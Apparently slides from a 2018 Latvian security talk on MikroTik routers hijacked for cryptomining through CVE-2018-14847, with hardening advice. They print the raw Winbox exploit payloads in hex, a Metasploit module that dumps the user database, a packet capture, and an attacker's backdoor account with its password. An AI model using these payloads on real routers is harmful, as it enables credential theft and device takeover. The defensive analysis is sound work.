Kā kompromitēti maršrutētāji "rok" kriptovalūtu

Andis Āriņš , Kiberšahs 2018

Andis Āriņš

- SPX SIA datortīklu eksperts / LU doktorantūra
- MikroTik / Microsoft sertificēts pasniedzējs
- Eiropas Komisijas nākotnes tīklu izpēte
- Latvijas Interneta asociācija


www.linkedin.com/in/andisarins


https://bitcoinist.com/cryptojacking-malware-mikrotik-routers/
BITCOIN ALTCOINS TECH INDUSTRY MORE
$6644.03 -0.1% $229.306 -0.28%
NEWS
CRYPTOCURRENCY MALWARE INFECTS OVER 200,000 MIKROTIK ROUTERS
NIGEL GAMBANGA · @NIGELRTG | AUG 07, 2018 | 00:00


Ziff Davis LLC [US] | https://www.pcmag.com/news/362889/2...
REVIEWS BEST PICKS HOW-TO NEWS SMART HOME BUSINESS SHOP
#IntelZ390 #FacebookPortal #1CoolThing #AmazonEchoShow #Google+
SUBSCRIBE AND SAVE 68%
REVIEWS | NEWS | TIPS & HOW TOS | COMMENTARY EXCLUSIVE FEATURES
SUBSCRIBE NOW
News & Analysis
200K MikroTik Routers Exploited to Serve Cryptocurrency Miner
The hacker has been using a security flaw in MikroTik routers to secretly slip a cryptocurrency miner into computers that connect to them. So far, the campaign has mainly affected users in Brazil and Moldova, but it could spread to computers worldwide.
By Michael Kan August 2, 2018 3:32PM EST


Trend Micro Inc. [US] | https://www.trendmicro.com/vinfo/us/security/news/c...
TREND MICRO
Business For Home
Products IoT Security Intelligence Support Partners About
Contact
Security News Cybercrime & Digital Threats
Over 200,000 MikroTik Routers Compromised in Cryptojacking Campaign
Over 200,000 MikroTik Routers Compromised in Cryptojacking Campaign
August 03, 2018


https://thehackernews.com/2018/08/mik...
The Hacker News
Home Subscribe Deals
5 Must Have Shopify Apps
Grab Your Copy of The Top 5 Must Have Apps For 2
Hackers Infect Over 200,000 MikroTik Routers With Crypto Mining Malware
August 02, 2018 Mohit Kumar


Power
hEXs
Passive/af/at
2
3
4
5
SFP
PoE in
PoE out
Web Proxy
+++ CoinHive racējs

CVE-2018-14847

Impact

CVSS v3.0 Severity and Metrics:

Base Score: 7.5 HIGH
Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N (V3 legend)
Impact Score: 3.6
Exploitability Score: 3.9

Attack Vector (AV): Network
Attack Complexity (AC): Low
Privileges Required (PR): None
User Interaction (UI): None
Scope (S): Unchanged
Confidentiality (C): High
Integrity (I): None
Availability (A): None

CVSS v2.0 Severity and Metrics:

Base Score: 5.0 MEDIUM
Vector: (AV:N/AC:L/Au:N/C:P/I:N/A:N) (V2 legend)
Impact Subscore: 2.9
Exploitability Subscore: 10.0

Access Vector (AV): Network
Access Complexity (AC): Low
Authentication (AU): None
Confidentiality (C): Partial
Integrity (I): None
Availability (A): None
Additional Information:
Allows unauthorized disclosure of information


https://nvd.nist.gov/vuln/detail/CVE-2018-14847

1) Ievainojamība pieļāva iespēju caur Winbox pārvaldības portu lejuplādēt sistēmas lietotāju datu bāzi

2) Atšifrējot DB tiek pie lietotāja/paroles ar kuru maina konfigurāciju

Ievainojamība attiecas uz RouterOS versijām:


Visām *bugfix* versijām no 6.30.1 līdz 6.40.7, **salabots 6.40.8** 2018-Apr-23
Visām *current* versijām no 6.29 līdz 6.42, **salabots 6.42.1** 2018-Apr-23
Visām *RC* versijām no 6.29rc1 līdz 6.43rc3, **salabots 6.43rc4** 2018-Apr-23



2^16 = 65536
Izmantojamie porti 1-65535

```
/ip firewall {
  filter add chain=input action=accept connection-state=established,related,untracked comment="defconf: accept established,related,untracked"
  filter add chain=input action=drop connection-state=invalid comment="defconf: drop invalid"
  filter add chain=input action=accept protocol=icmp comment="defconf: accept ICMP"
  filter add chain=input action=drop in-interface-list=!LAN comment="defconf: drop all not coming from LAN"
  filter add chain=forward action=accept ipsec-policy=in,ipsec comment="defconf: accept in ipsec policy"
  filter add chain=forward action=accept ipsec-policy=out,ipsec comment="defconf: accept out ipsec policy"
  filter add chain=forward action=fasttrack-connection connection-state=established,related comment="defconf: fasttrack"
  filter add chain=forward action=accept connection-state=established,related,untracked comment="defconf: accept established,related, untracked"
  filter add chain=forward action=drop connection-state=invalid comment="defconf: drop invalid"
  filter add chain=forward action=drop connection-state=new connection-nat-state=!dstnat in-interface-list=WAN comment="defconf:  drop all from WAN not DSTNATed"
```

filter add chain=forward action=drop connection-state=new connection-nat-state=!dstnat in-interface-list=WAN comment="defconf: drop all from WAN not DSTNATed"



drošākā prakse: 1) lietot VPN, piemēram, IPSec, lai pieslēgtos rūterim.
2) atļaut Winbox pieeju tikai caur VPN

1) Atver savienojumu, lai saņemtu ID

```
0x68, 0x01, 0x00, 0x66, 0x4d, 0x32, 0x05, 0x00,
0xff, 0x01, 0x06, 0x00, 0xff, 0x09, 0x05, 0x07,
0x00, 0xff, 0x09, 0x07, 0x01, 0x00, 0x00, 0x21,
0x35, 0x2f, 0x2f, 0x2f, 0x2f, 0x2f, 0x2e, 0x2f,
0x2e, 0x2e, 0x2f, 0x2f, 0x2f, 0x2f, 0x2f, 0x2f,
0x2e, 0x2f, 0x2e, 0x2e, 0x2f, 0x2f, 0x2f, 0x2f,
0x2f, 0x2f, 0x2e, 0x2f, 0x2e, 0x2e, 0x2f, 0x66,
0x6c, 0x61, 0x73, 0x68, 0x2f, 0x72, 0x77, 0x2f,
0x73, 0x74, 0x6f, 0x72, 0x65, 0x2f, 0x75, 0x73,
0x65, 0x72, 0x2e, 0x64, 0x61, 0x74, 0x02, 0x00,
0xff, 0x88, 0x02, 0x00, 0x00, 0x00, 0x00, 0x00,
0x08, 0x00, 0x00, 0x00, 0x01, 0x00, 0xff, 0x88,
0x02, 0x00, 0x02, 0x00, 0x00, 0x00, 0x02, 0x00,
0x00, 0x00
```

2) Pieprasa lietotāju DB ar samainītu ID

```
0x3b, 0x01, 0x00, 0x39, 0x4d, 0x32,
0x05, 0x00, 0xff, 0x01, 0x06, 0x00,
0xff, 0x09, 0x06, 0x01, 0x00, 0xfe,
0x09, 0x35, 0x02, 0x00, 0x00, 0x08,
0x00, 0x80, 0x00, 0x00, 0x07, 0x00,
0xff, 0x09, 0x04, 0x02, 0x00, 0xff,
0x88, 0x02, 0x00, 0x00, 0x00, 0x00,
0x00, 0x08, 0x00, 0x00, 0x00, 0x01,
0x00, 0xff, 0x88, 0x02, 0x00, 0x02,
0x00, 0x00, 0x00, 0x02, 0x00, 0x00,
0x00
```

No.	Time	Source	Destination	Protocol	Length	Info
10	2018-08-28 14:04:10.406513	173.255.200.214	62.85.26.37	TCP	60	50000 → 8291 [SYN] Seq=0 Win=1024 Len=0
11	2018-08-28 14:04:10.406719	62.85.26.37	173.255.200.214	TCP	60	8291 → 50000 [SYN, ACK] Seq=0 Ack=1 Win=14600 Len=0 MSS=1460
12	2018-08-28 14:04:10.701901	173.255.200.214	62.85.26.37	TCP	60	50000 → 8291 [ACK] Seq=1 Ack=1 Win=1200 Len=0
13	2018-08-28 14:04:12.802333	173.255.200.214	62.85.26.37	TCP	76	50000 → 8291 [PSH, ACK] Seq=1 Ack=1 Win=1200 Len=22
14	2018-08-28 14:04:12.802438	62.85.26.37	173.255.200.214	TCP	60	8291 → 50000 [ACK] Seq=1 Ack=23 Win=14600 Len=0
15	2018-08-28 14:04:12.803436	62.85.26.37	173.255.200.214	TCP	469	8291 → 50000 [PSH, ACK] Seq=1 Ack=23 Win=14600 Len=415
16	2018-08-28 14:04:13.062425	173.255.200.214	62.85.26.37	TCP	60	50000 → 8291 [ACK] Seq=23 Ack=416 Win=1200 Len=0
17	2018-08-28 14:04:23.056402	173.255.200.214	62.85.26.37	TCP	60	50000 → 8291 [RST] Seq=23 Win=1200 Len=0

```
> Frame 15: 469 bytes on wire (3752 bits), 469 bytes captured (3752 bits)
> Ethernet II, Src: Routerbo_a7:da:fc (00:0c:42:a7:da:fc), Dst: aa:42:00:00:00:86 (aa:42:00:00:00:86)
> Internet Protocol Version 4, Src: 62.85.26.37, Dst: 173.255.200.214
> Transmission Control Protocol, Src Port: 8291 (8291), Dst Port: 50000 (50000), Seq: 1, Ack: 23, Len: 415
v Data (415 bytes)
    Data: ff02696e6465780000000000000010189000000031343533...
    [Length: 415]
```

```
0000  aa 42 00 00 00 86 00 0c  42 a7 da fc 08 00 45 00   .B...... B.....E.
0010  01 c7 9e 3a 40 00 40 06  cb a6 3e 55 1a 25 ad ff   ...:@.@. ..>U.%..
0020  c8 d6 20 63 c3 50 67 9a  4c fa b9 69 dd 09 50 18   .. c.Pg. L..i..P.
0030  39 08 9b 7e 00 00 ff 02  69 6e 64 65 78 00 00 00   9..~.... index...
0040  00 00 00 01 01 89 00 00  00 00 31 34 35 33 30 30   ........ ..145300
0050  31 39 36 38 20 37 30 34  32 37 39 20 72 6f 74 65   1968 704 279 rote
0060  72 6f 73 2e 64 6c 6c 20  36 2e 34 31 0a 31 35 30   ros.dll  6.41.150
0070  35 38 39 38 38 33 32 20  33 30 39 36 37 20 61 64   5898832  30967 ad
0080  76 74 6f 6f 6c 2e 64 6c  6c 20 36 2e 34 31 72 63   vtool.dl l 6.41rc
0090  35 38 0a 32 32 33 37 39  34 36 35 35 33 20 33 37   58.22379 46553 37
00a0  37 37 34 20 64 68 63 70  2e 64 6c 6c 20 36 2e 34   774 dhcp .dll 6.4
00b0  31 72 63 36 36 0a 32 34  31 30 34 30 35 31 30 32   1rc66.24 10405102
00c0  20 33 39 36 30 39 20 68  6f 74 73 70 6f 74 2e 64    39609 h otspot.d
00d0  6c 6c 20 36 2e 34 31 72  63 35 38 0a 33 34 39 38   ll 6.41r c58.3498
00e0  38 31 30 35 34 30 20 34  31 32 30 35 20 69 70 76   810540 4 1205 ipv
00f0  36 2e 64 6c 6c 20 36 2e  34 31 72 63 35 38 0a 32   6.dll 6. 41rc58.2
0100  38 30 32 38 34 30 37 39  30 20 33 39 32 30 37 20   80284079 0 39207
0110  6d 70 6c 73 2e 64 6c 6c  20 36 2e 34 31 72 63 35   mpls.dll  6.41rc5
0120  38 0a 31 36 38 31 32 38  31 36 30 35 20 34 33 34   8.168128 1605 434
0130  31 33 20 70 70 70 2e 9c  ff 64 6c 6c 20 36 2e 34   13 ppp.. .dll 6.4
0140  31 72 63 35 38 0a 31 33  38 34 39 38 33 36 34 35   1rc58.13 84983645
0150  20 35 34 39 30 31 20 72  6f 74 69 6e 67 34 2e 64    54901 r oting4.d
0160  6c 6c 20 36 2e 34 31 72  63 35 38 0a 32 36 36 31   ll 6.41r c58.2661
0170  39 32 31 30 38 34 20 34  35 30 39 38 20 73 65 63   921084 4 5098 sec
0180  75 72 65 2e 64 6c 6c 20  36 2e 34 31 72 63 35 38   ure.dll  6.41rc58
0190  0a 31 37 38 33 31 38 30  37 32 37 20 32 35 34 32   .1783180 727 2542
01a0  20 73 79 73 74 65 6d 2e  64 6c 6c 20 36 2e 34 31    system. dll 6.41
01b0  72 63 35 30 0a 31 32 31  39 36 36 39 36 34 35 20   rc50.121 9669645
01c0  37 33 34 31 38 20 77 6c  61 6e 36 2e 64 6c 6c 20   73418 wl an6.dll
01d0  36 2e 34 31 0a                                     6.41.
```

Metasploit Framework: 4.16.58-dev on Kali Linux


```
130 def run(args):
131     module.LogHandler.setup(msg_prefix="[{}] - ".format(args['rhost']))
132
133     #Initialize Socket
134     s = socket.socket()
135     s.settimeout(3)
136     try:
137         s.connect((str(args['RHOSTS']), int(args['RPORT'])))
138     except socket.timeout:
139         logging.error("Not Vulnerable!!!")
140         return
141
142     #Convert to bytearray for manipulation
143     a = bytearray(FIRST_PAYLOAD)
144     b = bytearray(SECOND_PAYLOAD)
145
146     #Send hello and recieve the sesison id
147     s.send(a)
148     d = bytearray(s.recv(1024))
149
150     #Replace the session id in template
151     b[19] = d[38]
152
153     #Send the edited response
154     s.send(b)
155     d = bytearray(s.recv(1024))
156
157     #Get results
158     module.report_host(args['RHOSTS'])
159     dump(d[55:], args['RHOSTS'])
160
161 if __name__ == "__main__":
162     module.run(METADATA, run)
```

https://www.exploit-db.com/exploits/45170/


```
Flags: X - disabled
 0   ;;; system default user
     name="system" group=full address=118.121.37.0/24 last-logged-in=may/07/2018 09:26:36
```

parole Aa142636


/export




```
/system logging action
set 0 memory-lines=1
set 1 disk-file-name=log
```

